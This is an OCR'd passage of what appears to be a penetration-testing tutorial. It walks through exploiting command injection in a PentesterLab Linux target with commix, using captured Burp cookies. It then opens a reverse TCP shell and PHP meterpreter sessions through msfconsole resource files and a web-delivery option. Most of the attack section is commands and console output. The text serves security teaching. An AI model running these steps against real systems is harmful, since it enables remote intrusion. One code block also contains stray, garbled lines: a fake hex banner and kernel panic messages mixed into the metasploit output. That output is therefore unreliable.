
Just like we did for windows, capture the cookies of pentesterlab in burp suite as shown in the image below :



Copy the contents of the cookies in a TXT file and use the following command to attack :

commix -r /root/Desktop/1.txt


As the exploitation is successful, it will ask you if you want to load the pseudo terminal or not. Type ‘y’ for the pseudo terminal and it will be loaded. Use the command ‘whoami’ to check the user as shown in the image :



Reverse Shell Setup

Now that you are in the pseudo terminal, type the following set of command in order to generate reverse shell :

reverse_tcp
set lhost 192.168.1.107
set lport 1234
After executing the above commands, it will ask you if you want to have a netcat shell or other (meterpreter) shell. So, press 2 for the meterpreter one. Then it will ask you which meterpreter session you want as in whether you want it to be PHP, Windows, etc. As we are now testing on Linux, we will select option 8 i.e. a PHP meterpreter reverse shell.



Just like before, this too will generate a resource file which you have to execute in a new terminal window. In our case, the command generated was :

msfconsole -r /usr/share/commix/php_meterpreter.rc

As the above command is executed, you will have your session as shown in the image below :

```
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N4 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing


       =[ metasploit v5.0.6-dev                           ]
+ -- --=[ 1856 exploits - 1055 auxiliary - 327 post       ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

[*] Processing /usr/share/commix/php_meterpreter.rc for ERB directives.
resource (/usr/share/commix/php_meterpreter.rc)> use exploit/multi/handler
resource (/usr/share/commix/php_meterpreter.rc)> set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
resource (/usr/share/commix/php_meterpreter.rc)> set lhost 192.168.1.107
lhost => 192.168.1.107
resource (/usr/share/commix/php_meterpreter.rc)> set lport 1234
lport => 1234
resource (/usr/share/commix/php_meterpreter.rc)> exploit
[*] Started reverse TCP handler on 192.168.1.107:1234
[*] Sending stage (38247 bytes) to 192.168.1.108
[*] Meterpreter session 1 opened (192.168.1.107:1234 -> 192.168.1.108:37717) at 2019-02-21 0

meterpreter > sysinfo
Computer    : debian
OS          : Linux debian 2.6.32-5-686 #1 SMP Fri May 10 08:33:48 UTC 2013 i686
Meterpreter : php/linux
meterpreter >
```


Web Delivery Method

The other method we will use to exploit Linux is by using web delivery. Repeat the above steps similarly, but instead of choosing option 8, this time choose option 11 for web delivery. And then choose option 2 for a PHP reverse shell.

```
---[ Meterpreter reverse TCP shells ]---
Type '8' to use a PHP meterpreter reverse TCP shell.
Type '9' to use a Python meterpreter reverse TCP shell.
Type '10' to use a Windows meterpreter reverse TCP shell.
Type '11' to use the web delivery script.

commix(reverse_tcp_other) > 11 ⇦

---[ Web delivery script ]---
Type '1' to use Python meterpreter reverse TCP shell.
Type '2' to use PHP meterpreter reverse TCP shell.
Type '3' to use Windows meterpreter reverse TCP shell.

commix(web_delivery) > 2 ⇦
[*] Type "msfconsole -r /usr/share/commix/web_delivery.rc" (in a new window).
[*] Once the loading is done, press here any key to continue...
[+] Everything is in place, cross your fingers and wait for a shell!
```

Executing the above steps will create a resource file yet again. Run the command given in the new terminal window :

msfconsole -r /usr/share/commix/web_delivery.rc



Running the above command will give you your session as shown in the above image. This is how you can gain a meterpreter session through command injection vulnerability using commix. The session can be acquired in both Windows and Linux platforms.

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